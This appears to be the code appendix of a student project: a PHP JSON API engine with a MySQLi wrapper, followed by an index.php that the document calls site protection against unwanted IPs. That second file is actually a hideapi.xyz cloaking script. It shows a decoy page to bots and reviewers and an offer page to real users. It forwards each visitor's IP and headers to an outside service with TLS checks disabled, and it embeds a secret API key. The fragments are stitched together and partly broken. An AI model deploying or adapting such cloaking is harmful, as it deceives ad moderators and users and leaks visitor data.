        require_once 'apiBaseClass.php';
        require_once $apiName . '.php';
        $apiClass = new $apiName();
        return $apiClass;
    }

    function __construct($apiFunctionName, $apiFunctionParams) {
        $this->apiFunctionParams = stripslashes($apiFunctionParams);
        $this->apiFunctionName = explode('_', $apiFunctionName);
    }
}
```

```

        function createDefaultJson() {
$responseObject = json_decode('{}');
$response = APIConstants::$RESPONSE;
$responseObject->$response = json_decode('{}');
return $responseObject;
        }

        function callApiFunction() {
$resultFunctionCall = $this->createDefaultJson();
$apiName = strtolower($this->apiFunctionName[0]);
if (file_exists($apiName . '.php')) {
    $apiClass = APIEngine::getApiEngineByName($apiName);
    $apiReflection = new ReflectionClass($apiName);
    try {
        $functionName = $this->apiFunctionName[1];
        $apiReflection->getMethod($functionName);
        $response = APIConstants::$RESPONSE;
        $jsonParams = json_decode($this->apiFunctionParams);
        if ($jsonParams) {
            if (isset($jsonParams->responseBinary)){
                return $apiClass->$functionName($jsonParams);
            }else{
                $resultFunctionCall->$response = $apiClass->$functionName($jsonParams);
            }
        } else {
            $resultFunctionCall->errno = APIConstants::$ERROR_ENGINE_PARAMS;
            $resultFunctionCall->error = 'Error given params';
        }
    } catch (Exception $ex) {
        $resultFunctionCall->error = $ex->getMessage();
    }
} else {
    $resultFunctionCall->errno = APIConstants::$ERROR_ENGINE_PARAMS;
    $resultFunctionCall->error = 'File not found';
}

```

```

        $resultFunctionCall->REQUEST = $_REQUEST;
    }
    return json_encode($resultFunctionCall);
}
}

class APIConstants {
    public static $RESULT_CODE="resultCode";
    public static $RESPONSE="response";
    public static $ERROR_NO_ERRORS = 0;
    public static $ERROR_PARAMS = 1;
    public static $ERROR_STMP = 2;
    public static $ERROR_RECORD_NOT_FOUND = 3;
    public static $ERROR_ENGINE_PARAMS = 100;
    public static $ERROR_ENSO_ZIP_ARCHIVE = 1001;
}

class MySQLiWorker {
    protected static $instance;

    public $dbName;
    public $dbHost;
    public $dbUser;
    public $dbPassword;
    public $connectLink = null;
    private function __construct() { /* ... */
    }
    private function __clone() { /* ... */
    }
    private function __wakeup() { /* ... */
    }

    public static function getInstance($dbName, $dbHost, $dbUser, $dbPassword) {
        if (is_null(self::$instance)) {
            self::$instance = new MySQLiWorker();
            self::$instance->dbName = $dbName;
            self::$instance->dbHost = $dbHost;

```

```

self::$instance->dbUser = $dbUser;
self::$instance->dbPassword = $dbPassword;
self::$instance->openConnection();
}
return self::$instance;
}

function prepareParams($params) {
    $retSTMTString = "";
    foreach ($params as $value) {
        if (is_int($value) || is_double($value)) {
            $retSTMTString.='d';
        }
        if (is_string($value)) {
            $retSTMTString.='s';
        }
    }
    return $retSTMTString;
}

public function openConnection() {
    if (is_null($this->connectLink)) {
        $this->connectLink = new mysqli($this->dbHost, $this->dbUser, $this->dbPassword, $this->dbName);
        $this->connectLink->query("SET NAMES utf8");
        if (mysqli_connect_errno()) {
            printf("Подключение невозможно: %s\n", mysqli_connect_error());
            $this->connectLink = null;
        } else {
            mysqli_report(MYSQLI_REPORT_ERROR);
        }
    }
    return $this->connectLink;
}

```

```

public function closeConnection() {
    if (!is_null($this->connectLink)) {
        $this->connectLink->close();
    }
}

public function stmt_bind_assoc(&$stmt, &$out) {
    $data = mysqli_stmt_result_metadata($stmt);
    $fields = array();
    $out = array();
    $fields[0] = $stmt;
    $count = 1;
    $currentTable = "";
    while ($field = mysqli_fetch_field($data)) {
        if (strlen($currentTable) == 0) {
            $currentTable = $field->table;
        }
        $fields[$count] = &$out[$field->name];
        $count++;
    }
    call_user_func_array('mysqli_stmt_bind_result', $fields);
}

}

class apiBaseClass {
    public $mySQLWorker=null;

    function __construct($dbName=null,$dbHost=null,$dbUser=null,$dbPassword=null) {
        if (isset($dbName)){
            $this->mySQLWorker = MySQLiWorker::getInstance($dbName,$dbHost,$dbUser,$dbPassword);
        }
    }

    function __destruct() {
        if (isset($this->mySQLWorker)){
            $this->mySQLWorker->closeConnection();
        }
    }
}

```

```

    }
}
function createDefaultJson() {
    $retObject = json_decode('{}');
    return $retObject;
}
function fillJSON(&$jsonObject, &$stmt, &$mysqlWorker) {
    $row = array();
    $mysqlWorker->stmt_bind_assoc($stmt, $row);
    while ($stmt->fetch()) {
        foreach ($row as $key => $value) {
            $key = strtolower($key);
            $jsonObject->{$key} = $value;
        }
        break;
    }
    return $jsonObject;
}
}
class apitest extends apiBaseClass {

    //https://reg.ru/code.php/?apitest.helloAPI={}
    function helloAPI() {
        $retJSON = $this->createDefaultJson();
        $retJSON->withoutParams = 'It\'s method called without parameters';
        return $retJSON;
    }

    //http://reg.ru/code.php/?apitest.helloAPIWithParams={"TestParamOne":"Text of first parameter"}
    function helloAPIWithParams($apiMethodParams) {
        $retJSON = $this->createDefaultJson();
        if (isset($apiMethodParams->TestParamOne)){
            //Все ок параметры верные, их и вернем
            $retJSON->retParameter=$apiMethodParams->TestParamOne;
        }
    }
}

```

```
}else{
    $retJSON->errno= APIConstants::$ERROR_PARAMS;
}
return $retJSON;
}
//http://reg.ru/code.php/?apitest.helloAPIResponseBinary={"responseBinary":1}
function helloAPIResponseBinary($apiMethodParams){

}
}
?>
```


ДОДАТОК Г

Програмна реалізація на мові програмування PHP(файл index.php):

Захист сайту від небажаних ір-адресів

```

<?php
/* Required settings */

$CLOAKING['WHITE_PAGE'] = '/var/www/www-root/data/www/api.antidomozart.site/index.html';//PHP/HTML file
or URL used for bots

$CLOAKING['OFFER_PAGE'] = 'https://hakim.se/404';//PHP/HTML file or URL offer used for real users
$CLOAKING['DEBUG_MODE'] = 'off';// replace "on" with "off" to switch from debug to production mode
$CLOAKING['STEALTH'] = 'off';// replace "on" with "off" to hide stat page

/*****/

/* Available additional settings */

/* Geo filter: Display offer page only to visitors from allowed countries. */
/* For example, if you enter 'RU,UA' in the next line, system will only allow users from Russia and Ukraine */
//$CLOAKING['ALLOW_GEO'] = 'UA';

/* Blocked Geo filter: Hide offer page from visitors of selected countries. */
/* For example, if you enter 'IN,CN' in the next line, system will block users from India and China */
$CLOAKING['BLOCK_GEO'] = 'UA';

/* UTM parameters forwarding */
/* true - turn on UTM forwarding; */
/* false - disable UTM forwarding */
$CLOAKING['UTM'] = true;

/* OFFER_PAGE display method. Available options: meta, 302, iframe */
/* 'meta' - Use meta refresh to redirect visitors. (default method due to maximum compatibility with different
hostings) */
/* '302' - Redirect visitors using 302 header (best method if the goal is maximum transitions).*/
/* 'iframe' - Open URL in iframe. (recommended and safest method. requires the use of a SSL to work properly) */
$CLOAKING['OFFER_METHOD'] = '302';

```

```
/* WHITE_PAGE display method. Available options: curl, 302 */  
/* 'curl' - uses a server request to display third-party whitepage on your domain */  
/* '302' - uses a 302 redirect to redirect the request to a third-party domain (only for trusted accounts) */  
$CLOAKING['WHITE_METHOD'] = '302';  
  
/* NO_REF used to block requests with empty referrer. */  
/* false - allow requests without referrer */  
/* true - block requests without referrer */  
$CLOAKING['NO_REF'] = false;  
  
/* WHITE_REF blocks requests if referrer does not match the regular expression.*/  
/* For example: 'google|facebook' will block all traffic, except traffic from google and facebook */  
$CLOAKING['WHITE_REF'] = "";  
  
/* change 'false' to 'true' to block Apple devices (iOS, Mac) */  
$CLOAKING['BLOCK_APPLE'] = false;  
  
/* change 'false' to 'true' to block Android devices */  
$CLOAKING['BLOCK_ANDROID'] = false;  
  
/* change 'false' to 'true' to block Windows devices */  
$CLOAKING['BLOCK_WIN'] = false;  
  
/* change 'false' to 'true' to block mobile devices */  
$CLOAKING['BLOCK_MOBILE'] = false;  
  
/* change 'false' to 'true' to block desktop devices */  
$CLOAKING['BLOCK_DESKTOP'] = false;  
  
/* change 'false' to 'true' to allow requests from VPN/DataCenters/HostingServers/CloudNetworks */  
$CLOAKING['ALLOW_VPN'] = 'false';
```

```
/* DELAY_START allows you to block the first X unique IP addresses. */
```

```
$CLOAKING['DELAY_START'] = 0;
```

```
/* DELAY_PERMANENT always show the whitepage for IP in the list of first X requests */
```

```
$CLOAKING['DELAY_PERMANENT'] = false;
```

/* Paranoia mode uses the most rigid filters. Checks out some additional features inherent in spy services. But at the same time, in some countries, it can block a significant part of real users. */

```
/* change 'false' to 'true' to activate this mode */
```

```
$CLOAKING['PARANOID'] = false;
```

```
/* secret UTM options */
```

```
// if allow_utm_must is set and the same UTM string is not present in the request, the white page will be displayed.
```

```
// $CLOAKING['allow_utm_must']='utm_source=adwords';
```

```
// if allow_utm_opt is set and NONE of the keys are present in the request, the white page will be displayed.
```

```
// (keywords must be separated by commas)
```

```
// $CLOAKING['allow_utm_opt']='poker,betting';
```

```
// if block_utm is set, and the same UTM string is present in the request, the white page will be displayed.
```

```
// $CLOAKING['block_utm']='utm_city=Paris';
```

// Tip: you can use UTM key 'utm_allow_geo' in the request URL to overwrite ALLOW_GEO. For example: https://domain/?utm_allow_geo=FR will display the white page if the request is NOT from France.

```
/* The next settings are needed only if your hosting isn't standart or something doesn't work */
```

```
/* delete symbols "/" in the next line if service doesn't work or you use CDN, Varnish or other caching proxy */
```

```
// $CLOAKING['DISABLE_CACHE'] = true;
```

```
/******
```

```
/* You API key. */
```

```
/* DO NOT SHARE API KEY! KEEP IT SECRET! */
```

```
$CLOAKING['API_SECRET_KEY'] = 'v10489fd2ae5b24a5b8a6347a73b233933';
```

```
/******
```

```
// DO NOT EDIT ANYTHING BELOW !!!
```

```

if(!empty($CLOAKING['VERSION']) || !empty($GLOBALS['CLOAKING']['VERSION'])) die('Recursion Error');
//$CLOAKING['VERSION']=20200303;
$CLOAKING['VERSION']=20210910;
//$CLOAKING['HTACCESS_FIX'] = true;
/* dirty fix!!! uncomment only if problem with IP detection!!! */
//if(!empty($_SERVER['HTTP_X_REAL_IP'])) $_SERVER['REMOTE_ADDR']=$_SERVER['HTTP_X_REAL_IP'];

$errorContactMessage="<br><br>Something went wrong. Contact support";

if(!empty($_GET['utm_allow_geo'])      &&      preg_match('#^[a-zA-Z]{2}(-|$)#',$_GET['utm_allow_geo']))
$CLOAKING['ALLOW_GEO']=$_GET['utm_allow_geo'];

if(empty($CLOAKING['PARANOID'])) $CLOAKING['PARANOID']="";
if(empty($CLOAKING['ALLOW_GEO'])) $CLOAKING['ALLOW_GEO']="";
if(empty($CLOAKING['BLOCK_GEO'])) $CLOAKING['BLOCK_GEO']="";
if(empty($CLOAKING['HTACCESS_FIX'])) $CLOAKING['HTACCESS_FIX']="";
if(empty($CLOAKING['DISABLE_CACHE'])) $CLOAKING['DISABLE_CACHE']="";

if($CLOAKING['DISABLE_CACHE'] ) {
    setcookie("euConsent", 'true');
    setcookie("BC_GDPR", time());
    header( "Cache-control: private, max-age=0, no-cache, no-store, must-revalidate, s-maxage=0" );
    header( "Pragma: no-cache" );
    header( "Expires: ".date('D, d M Y H:i:s',rand(1560500925,1571559523))." GMT");
}

else if(!empty($_SERVER['VIA']) || !empty($_SERVER['HTTP_VIA']) || !empty($_SERVER['Via']) ||
!empty($_SERVER['via']) || !empty($_SERVER['X-LSCACHE'])) {
    header( "Cache-control:no-cache");
}

if(!empty($_REQUEST['cloaking']) && ($CLOAKING['STEALTH']=='off' || $CLOAKING['DEBUG_MODE'] == 'on' ||
(!empty($_REQUEST['key']) && $_REQUEST['key']==$CLOAKING['API_SECRET_KEY'])) ) {
    ini_set('display_errors', 1);
    ini_set('display_startup_errors', 1);
    error_reporting(E_ALL);
    if ($_REQUEST['cloaking'] == 'stat' || $_REQUEST['cloaking'] == 'stats') {

```

```

if(empty($CLOAKING['API_SECRET_KEY']) || strlen($CLOAKING['API_SECRET_KEY'])<16) {
    echo    '<html><head><meta    name="robots"    content="noindex"><meta    charset="UTF-
8"></head><body><b>Error: secret API key is missing !</b><br><b>Put the API key (you can find it in the email) to line
<b>#'.cloakedEditor("\$CLOAKING['API_SECRET_KEY']").</b>    so    that    it    looks
like:<br><code>$CLOAKING['API_SECRET_KEY'] = \'put your API key here\';</code><br>'. $errorContactMessage;

    die();
}

setcookie("hideclick", 'ignore', time()+604800);

if(!empty($_SERVER['HTTP_HOST'])) $host=$_SERVER['HTTP_HOST'];
else if(!empty($_SERVER['Host'])) $host=$_SERVER['Host'];
else if(!empty($_SERVER['host'])) $host=$_SERVER['host'];
else if(!empty($_SERVER[':authority'])) $host=$_SERVER[':authority'];
else $host="";

if(!empty($_SERVER['REQUEST_URI'])) $host.=$_SERVER['REQUEST_URI'];
if(strpos($host,'?')) $host=substr(0,strpos($host,'?'));
if(substr($host,0,4)=='www.') $host=substr($host,4);

$domainStat="";

if(!empty($_REQUEST['domain'])) $domainStat.='&domain='.$_REQUEST['domain'];
if(!empty($_REQUEST['date2'])) $domainStat.='&date2='.$_REQUEST['date2'];//timestamp
else $domainStat.='&date2='.time();

if(!empty($_REQUEST['date1'])) $domainStat.='&date1='.$_REQUEST['date1'];//timestamp
else $domainStat.='&date1='.time()-604800);

    if    (!function_exists('curl_init'))    $statistic    =    file_get_contents('https://hideapi.xyz/newstat?api='    .
    $CLOAKING['API_SECRET_KEY']    .
    '&lang=ru&sign=92188163341751f1639624139&version='.$CLOAKING['VERSION'].'&js=false&cache='.$CLOAKING['DISABLE
_CACHE'].'&geo='    .    urlencode($CLOAKING['ALLOW_GEO'])    .    '&blockgeo='    .    urlencode($CLOAKING['BLOCK_GEO'])    .
    '&paranoid='    .    $CLOAKING['PARANOID']    .    '&allowvpn='    .    $CLOAKING['ALLOW_VPN']    .    '&host='    .    urlencode($host)    .    '&white='
    .    urlencode($CLOAKING['WHITE_PAGE'])    .    '&offer='    .    urlencode($CLOAKING['OFFER_PAGE']).$domainStat, 'r',
    stream_context_create(array('http'    =>    array('method'    =>    'GET',    'timeout'    =>    45),
    'ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false,)) ));

    else    $statistic    =    cloakedCurl('https://hideapi.xyz/newstat?api='    .    $CLOAKING['API_SECRET_KEY']    .
    '&lang=ru&sign=92188163341751f1639624139&version='.$CLOAKING['VERSION'].'&js=false&cache='.$CLOAKING['DISABLE
_CACHE'].'&geo='    .    urlencode($CLOAKING['ALLOW_GEO'])    .    '&blockgeo='    .    urlencode($CLOAKING['BLOCK_GEO'])    .
    '&paranoid='    .    $CLOAKING['PARANOID']    .    '&allowvpn='    .    $CLOAKING['ALLOW_VPN']    .    '&host='    .    urlencode($host)    .    '&white='
    .    urlencode($CLOAKING['WHITE_PAGE'])    .    '&offer='    .    urlencode($CLOAKING['OFFER_PAGE']).$domainStat);

    echo $statistic;

    if    (empty($statistic))    echo    "<html><head><meta    name=\"robots\"    content=\"noindex\"><meta    charset=\"UTF-
8\"></head><body>". $errorContactMessage;

}

```

```

else if ($_REQUEST['cloaking'] == 'white')
cloakedWhitePage($CLOAKING['WHITE_PAGE'],$CLOAKING['WHITE_METHOD']);

else if ($_REQUEST['cloaking'] == 'offer')
cloakedOfferPage($CLOAKING['OFFER_PAGE'],$CLOAKING['OFFER_METHOD']);

else if ($_REQUEST['cloaking'] == 'debug') {phpinfo();print_r(debug_backtrace
());$CLOAKING['API_SECRET_KEY']=1;print_r($CLOAKING);die();}

else if ($_REQUEST['cloaking'] == 'test') {
if (!function_exists('curl_init')) {
echo "<br>CURL not found<br>\n";
$http_response_header = array();
echo "HTTP domain";
$statistic = file_get_contents('http://api.hideapi.xyz/status', 'r', stream_context_create(array('ssl' =>
array('verify_peer' => false, 'verify_peer_name' => false,),'http' => array('method' => 'POST', 'timeout' => 5, 'header' =>
"Content-type: application/x-www-form-urlencoded\r\n" . "Content-Length: 4\r\n", 'content' => 'ping'))));
print_r($http_response_header);
echo "<br>\n";
print_r($statistic);
echo "<hr>\n";
$http_response_header = array();
echo "HTTPS domain\n";
$statistic = file_get_contents('https://hideapi.xyz/status', 'r', stream_context_create(array('ssl' =>
array('verify_peer' => false, 'verify_peer_name' => false,),'http' => array('method' => 'POST', 'timeout' => 5, 'header' =>
"Content-type: application/x-www-form-urlencoded\r\n" . "Content-Length: 4\r\n", 'content' => 'ping'))));
print_r($http_response_header);
echo "<br>\n";
print_r($statistic);
echo "<hr>\n";
}
else {
$body = 'ping';
echo "<br>using CURL<br>\n";
$ch = curl_init();
echo "HTTP domain";
curl_setopt($ch, CURLOPT_URL,'http://api.hideapi.xyz/status');
if(!empty($body)) {curl_setopt($ch, CURLOPT_POST, 1);curl_setopt($ch, CURLOPT_POSTFIELDS, "$body");}
if(!empty($returnHeaders)) curl_setopt($ch, CURLOPT_HEADER, 1);

```

```

curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
curl_setopt($ch, CURLOPT_TIMEOUT, 5);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$r = @curl_exec($ch);
$info = curl_getinfo($ch);
print_r($info);
echo "<br>\n";
curl_close ($ch);
echo "$r<hr>\n";

}

$ch = curl_init();
echo "HTTPS domain";
curl_setopt($ch, CURLOPT_URL,'https://hideapi.xyz/status');
if(!empty($body)) {curl_setopt($ch, CURLOPT_POST, 1);curl_setopt($ch, CURLOPT_POSTFIELDS, "$body");}
if(!empty($returnHeaders)) curl_setopt($ch, CURLOPT_HEADER, 1);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
curl_setopt($ch, CURLOPT_TIMEOUT, 5);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
$r = @curl_exec($ch);
$info = curl_getinfo($ch);
print_r($info);
echo "<br>\n";
curl_close ($ch);
echo "$r<hr>\n";
}
}

else if ($_REQUEST['cloaking'] == 'time') {
    header("Cache-control: public, max-age=999999, s-maxage=999999" );
    header("Expires: Wed, 21 Oct 2025 07:28:00 GMT" );
}

```

```

        echo str_replace(" ", "", rand(1,10000).microtime().rand(1,100000));
    }

    die();
}

else if($CLOAKING['DEBUG_MODE'] == 'on'){
    set_time_limit(5);
    ini_set('max_execution_time',5);
    ini_set('display_errors', 1);
    ini_set('display_startup_errors', 1);
    error_reporting(E_ALL);
    $error=0;

    setcookie("hideclick", 'ignore', time()+604800);

    // don't use $_SERVER["REDIRECT_URL"], as there is servers that use it without redirect

    if(!empty($_GET) || !empty($_POST) || ($_SERVER["SCRIPT_NAME"]!= $_SERVER["REQUEST_URI"] &&
    $_SERVER["REQUEST_URI"]!=str_replace("index.php","", $_SERVER["SCRIPT_NAME"]))) {

        echo "<html><head><meta name=\"robots\" content=\"noindex\"><meta charset=\"UTF-8\"></head><body>Error with rewrite engine.<!--/\"".$_SERVER["SCRIPT_NAME"].\"!=\"".$_SERVER["REQUEST_URI"].\"/\">".$_errorContactMessage;

        die();
    }

    echo '<html><head><meta name="robots" content="noindex"><meta charset="UTF-8"><style type="text/css">body, html {font-family: Calibri, Ebrima;}img {margin-left:2em;opacity: 0.25;}img:hover {opacity: 1.0;}</style></head><body><b>Congratulations.</b><br>Literally in a moment you can increase your ROI.<br><br><b>First, make sure that everything is configured correctly:</b><br>';

    if(is_file($CLOAKING['WHITE_PAGE'])) echo '✔ WHITE_PAGE - ok. <a target="_blank" href="?cloaking=white">Click here to check the WHITE_PAGE</a><br>';

    else if(strpos($CLOAKING['WHITE_PAGE'], '/') ) echo '⚠ To reduce the likelihood of a ban, we recommend using local WHITE_PAGE (page located on your website)! If you still want to use the current settings, <a target="_blank" href="?cloaking=white">click here to check the WHITE_PAGE</a><br>';

    else {echo '✘ WHITE_PAGE - error! Change the value in line <b>#'.cloakedEditor("\$CLOAKING['WHITE_PAGE']").</b> to the page that will be displayed to bots<br><br>';$error=1;}

    if(is_file($CLOAKING['OFFER_PAGE']) && ($CLOAKING['OFFER_PAGE'] == 'index.htm' || $CLOAKING['OFFER_PAGE'] == 'index.html' || $CLOAKING['OFFER_PAGE'] == 'index.php' )) {echo '⚠ To reduce the likelihood of a ban, rename OFFER_PAGE (for example, <b>offer.php</b> instead of <b>.'.$CLOAKING['OFFER_PAGE'].</b>) and put new name in line <b>#'.cloakedEditor("\$CLOAKING['OFFER_PAGE']").</b> <br>';}

```



```

else if(is_file($CLOAKING['OFFER_PAGE']) || strstr($CLOAKING['OFFER_PAGE'],'://')) echo '✓ OFFER_PAGE - ok. <a
target="_blank" href="?"cloaking=offer">Click to check the OFFER_PAGE</a>.<br>';

else {echo '✘ OFFER_PAGE - error! Change the value in line
<b>#'.cloakedEditor("$CLOAKING['OFFER_PAGE']").</b> to the page that will be displayed to targeted users<br><br>';$error=1;}

$CLOAKINGdata='{}';

if(!function_exists('curl_init')) $CLOAKING['STATUS'] =
@file_get_contents('http://api.hideapi.xyz/basic?ip=1.1.1.1&port=1111&key='.$CLOAKING['API_SECRET_KEY'].'&sign=9218
8163341751f1639624139&version='.$CLOAKING['VERSION'].'&curl=false&js=false&cache='.$CLOAKING['DISABLE_CACHE'].
'&htaccess='.$CLOAKING['HTACCESS_FIX']
, 'r',
stream_context_create(array('ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false), 'http' => array('method' =>
'POST', 'timeout' => 5, 'header'=> "Content-type: application/x-www-form-urlencoded\r\n". "Content-Length:
".strlen($CLOAKINGdata). "\r\n", 'content' => $CLOAKINGdata))););

else $CLOAKING['STATUS'] =
@cloakedCurl('http://api.hideapi.xyz/basic?ip=1.1.1.1&port=1111&key='.$CLOAKING['API_SECRET_KEY'].'&sign=92188163
341751f1639624139&version='.$CLOAKING['VERSION'].'&curl=true&js=false&cache='.$CLOAKING['DISABLE_CACHE'].'&hta
ccess='.$CLOAKING['HTACCESS_FIX'], $CLOAKINGdata);

if(!$CLOAKING['STATUS'] || strstr($CLOAKING['STATUS'],'error')){

echo '✘ PHP configuration error. Contact your hosting support and ask them to enable CURL in PHP.<br>';

$error=1;

}

if(strstr($CLOAKING['STATUS'],'payment') || strstr($CLOAKING['STATUS'],'expired')){

echo '✘ Your secret API key has expired or blocked due terms violation. Contact support to extend the
service!<br>';

$error=1;

}

$CLOAKING['STATUS'] = json_decode($CLOAKING['STATUS'], true);

if(empty($CLOAKING['STATUS']) || empty($CLOAKING['STATUS']['action']))){

echo '✘ Network error. Your hosting provider might be using some kind of firewall or resource limiter that will
result in excessive traffic loss. It can\'t be fixed on our side. You need a different hosting. Contact us if you have any
questions.<br><br>';

$error=1;

}

$CLOAKINGdata = array();

if (function_exists("getallheaders")) $CLOAKINGdata = getallheaders();

else foreach($_SERVER as $k=> $v){

if (substr($k, 0, 5) == 'HTTP_') $CLOAKINGdata[$k] = $v;

```

```

}

$CLOAKINGdata['path']=$_SERVER["REQUEST_URI"];

$CLOAKINGdata['REQUEST_METHOD']=$_SERVER['REQUEST_METHOD'];

if( $_SERVER["SERVER_PORT"]==443 || !empty($_SERVER['HTTPS']) || !empty($_SERVER['SSL']) )
$CLOAKINGdata['HTTP_HTTPS']='1';

$CLOAKINGdata = json_encode($CLOAKINGdata);

if(!function_exists('curl_init'))
$CLOAKING['STATUS'] =
@file_get_contents('http://api.hideapi.xyz/basic?ip='.$_SERVER["REMOTE_ADDR"].'&port='.$_SERVER["REMOTE_PORT"].'
&banReason='.$CLOAKING['banReason'].'&key='.$CLOAKING['API_SECRET_KEY'].'&sign=92188163341751f1639624139&ve
rsion='.$CLOAKING['VERSION'].$CLOAKING['WHITE_METHOD'].'.$CLOAKING['OFFER_METHOD'].'&js=false&cache='.$CLOA
KING['DISABLE_CACHE'].'&geo='.preg_replace('#[a-zA-Z,]+#','',$CLOAKING['ALLOW_GEO']).'&blockgeo='
urlencode($CLOAKING['BLOCK_GEO']).'&paranoid='.$CLOAKING['PARANOID'] . '&allowvpn='
$CLOAKING['ALLOW_VPN'].'&white='.urlencode($CLOAKING['WHITE_PAGE']).'&offer='.urlencode($CLOAKING['OFFER_PAG
E']), 'r', stream_context_create(array('ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false,),'http' => array('method'
=> 'POST', 'timeout' => 5, 'header'=> "Content-type: application/x-www-form-urlencoded\r\n". "Content-Length:
".strlen($CLOAKINGdata). "\r\n", 'content' => $CLOAKINGdata))));

else
$CLOAKING['STATUS'] =
@cloakedCurl('http://api.hideapi.xyz/basic?ip='.$_SERVER["REMOTE_ADDR"].'&port='.$_SERVER["REMOTE_PORT"].'&banR
eason='.$CLOAKING['banReason'].'&key='.$CLOAKING['API_SECRET_KEY'].'&sign=92188163341751f1639624139&version='
.$CLOAKING['VERSION'].$CLOAKING['WHITE_METHOD'].'.$CLOAKING['OFFER_METHOD'].'&js=false&cache='.$CLOAKING['
DISABLE_CACHE'].'&geo='.preg_replace('#[a-zA-Z,]+#','',$CLOAKING['ALLOW_GEO']).'&blockgeo='
urlencode($CLOAKING['BLOCK_GEO']).'&paranoid='.$CLOAKING['PARANOID'] . '&allowvpn='
$CLOAKING['ALLOW_VPN'].'&white='.urlencode($CLOAKING['WHITE_PAGE']).'&offer='.urlencode($CLOAKING['OFFER_PAG
E']), $CLOAKINGdata);

$CLOAKING['STATUS'] = json_decode($CLOAKING['STATUS'], true);

if(empty($CLOAKING['STATUS']) || empty($CLOAKING['STATUS']['action']))){

echo '✘ Bad network! Your hosting provider might be using some kind of firewall or resource limiter that will
result in excessive traffic loss. It can\'t be fixed on our side. You need a different hosting. Contact us if you have any
questions.<br><br>';

$error=1;
}

if($CLOAKING['STATUS']['action']!='allow') {

// echo '⚠ We do not recommend using VPN, anonymizers, privacy plugins or antidefect browsers during the
setup process<br><br>';

echo '⚠ You may not see the offer if you are using
VPN/proxy/developer_extensions/privacy_plugins/antidefect_browsers or other security tools during the setup process. Use
standart browser and local/WiFi/mobile coonnection to check offer page<br><br>';

}

// Needed to check if cache is using

```

```

        $testUrl= ( $_SERVER["SERVER_PORT"]==443 || (!empty($_SERVER['HTTP_CF_VISITOR']) &&
        strpos($_SERVER['HTTP_CF_VISITOR'],'https')) || (!empty($_SERVER['HTTP_X_FORWARDED_PROTO']) &&
        $_SERVER['HTTP_X_FORWARDED_PROTO']=='https') || !empty($_SERVER['HTTPS']) ) ? 'https://' : 'http://';

        // There's some bugs with CDN if using $_SERVER['HTTP_HOST'], so use $_SERVER['SERVER_NAME'] instead!

        $queryBug=strpos($_SERVER["REQUEST_URI"],'?');

        if(empty($_SERVER["SERVER_NAME"]) || $_SERVER["SERVER_NAME"] == '_' || $_SERVER["SERVER_NAME"] ==
        'localhost') $_SERVER["SERVER_NAME"] = $_SERVER["HTTP_HOST"];

        if($queryBug>0)
        $testUrl=$_SERVER["SERVER_NAME"].substr($_SERVER["REQUEST_URI"],0,$queryBug).'?cloaking=time';

        else $testUrl=$_SERVER["SERVER_NAME"].$_SERVER["REQUEST_URI"].'?cloaking=time';

        $http_response_header=array();

        $static1 = !function_exists('curl_init') ? file_get_contents($testUrl,'r', stream_context_create(array('http' =>
        array('method' => 'GET', 'timeout' => 5), 'ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false,))) ) :
        cloakedCurl($testUrl);

        $static2 = !function_exists('curl_init') ? file_get_contents($testUrl,'r', stream_context_create(array('http' =>
        array('method' => 'GET', 'timeout' => 5), 'ssl'=>array('verify_peer'=>false,'verify_peer_name'=>false,))) ) :
        cloakedCurl($testUrl);

        $static3 = !function_exists('curl_init') ? implode("\n", $http_response_header) : cloakedCurl($testUrl,"true");

        // Set-Cookie vs empty($CLOAKING['DISABLE_CACHE']) || !empty($CLOAKING['DISABLE_CACHE']) ???

        // x-cache-enabled: True

        // x-proxy-cache: HIT

        if(preg_match('#Proxy|Microcachable|X-Endurance-Cache-Level#',$static3) ||
        (empty($CLOAKING['DISABLE_CACHE']) && preg_match('#Set-Cookie#i', $static3) && !strstr($static3, '__cfduid='))) {

            echo '✘ Bad server configuration. Contact us. We will help.<br><br>';

        }

        else if($static1>0 && $static2>0 && $static1<=100000 && $static2<=100000 && $static1!=$static2) {

        else if(empty($static1) || empty($static2)) {

            echo "✘ Bad server configuration. Contact us. We will try to help.<!-- $static1 | $static2--><br><br>";

            $error=1;

        }

        else if(empty($CLOAKING['DISABLE_CACHE'])) {

            echo '✘ Bad server configuration. Remove <b>#</b> at the beginning of a line
            <b>#.cloakedEditor("$CLOAKING['DISABLE_CACHE']")</b> to activate "DISABLE_CACHE" mode.<br><br><br>';

            $error=1;

        }

        if(preg_match('#x-cache-enabled.*True#i',$static3)) { // || (!empty($_SERVER['X-LSCACHE']) && $_SERVER['X-
        LSCACHE']=='on')

```

echo '✘ Bad server. The current server caches the results, which will lead to large traffic losses and a high probability of being banned. It can't be fixed on our side. You need a different hosting. Contact us if you have any questions.

';

```
$error=1;
```

```
}
```

```
// else if(!empty($CLOAKING['DISABLE_CACHE'])) {
```

```
// echo '✘ Bad server configuration. Ask hosting support to turn off caching (or move website to another hosting).<br><br>';
```

```
// $error=1;
```

```
// }
```

```
if(preg_match('#^[^A-Za-z ,]+#',$CLOAKING['ALLOW_GEO'])) {
```

```
echo '✘ Geo filter is not configured correctly. Only letters A-Z (2x country codes) and commas can be used at line <b>#</b>.cloakedEditor("\$CLOAKING['ALLOW_GEO']").</b>.<br><br>';
```

```
$error=1;
```

```
}
```

```
if(preg_match('#^[^A-Za-z ,]+#',$CLOAKING['BLOCK_GEO'])) {
```

```
echo '✘ Blocked Geo filter is not configured correctly. Only letters A-Z (2x country codes) and commas can be used at line <b>#</b>.cloakedEditor("\$CLOAKING['BLOCK_GEO']").</b>.<br><br>';
```

```
$error=1;
```

```
}
```

```
if($CLOAKING['DELAY_START']) {
```

```
file_put_contents('dummyCounter.txt','');
```

```
if(!is_file('dummyCounter.txt')) {
```

```
echo '✘ In order DELAY_START filter to work you need to create a file <b>dummyCounter.txt</b> in the directory <b>'.getcwd().</b>. Make sure that the file is writable.<br>';
```

```
$error = 1;
```

```
}
```

```
